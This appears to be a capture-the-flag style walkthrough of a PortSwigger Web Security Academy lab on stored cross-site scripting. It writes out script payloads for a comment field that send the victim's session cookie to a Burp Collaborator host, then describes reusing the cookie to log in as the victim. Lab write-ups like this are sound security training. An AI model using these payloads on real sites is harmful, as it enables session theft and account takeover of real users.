Exploiting XSS steal cookies
| Field | Value |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Difficulty | Practitioner |
| Vulnerability | Stored XSS — Cookie Exfiltration via Fetch + Burp Collaborator |
| Injection Point | Comment field |
| Goal | Steal the victim's session cookie via out-of-band HTTP request |
Lab — Stored XSS: Cookie Exfiltration via Fetch + Burp Collaborator
Solution Walkthrough
The comment field is not sanitized. Confirming with a basic payload:
<script>alert(document.cookie)</script>

The alert shows our own session cookie — the sink is confirmed. Now the goal is to make the victim's browser send their cookie to a server we control.
Step 1 — Confirm out-of-band delivery works
Posting a comment that sends a fetch request to Burp Collaborator:
<script>fetch("https://COLLABORATOR-SUBDOMAIN.oastify.com")</script>

Polling Collaborator confirms an incoming request:

The victim's browser is reaching our Collaborator server.
Step 2 — Exfiltrate the session cookie

Appending document.cookie as a URL parameter so it arrives in the Collaborator request log:
<script>
fetch("https://COLLABORATOR-SUBDOMAIN.oastify.com/?cookie=" + document.cookie)
</script>

The Collaborator request shows the cookie value in the URL:
Step 3 — Use the stolen cookie to impersonate the victim
Opening DevTools → Application → Cookies, replacing the session cookie value with the stolen one, then refreshing the page:

Logged in as the victim. Lab solved :P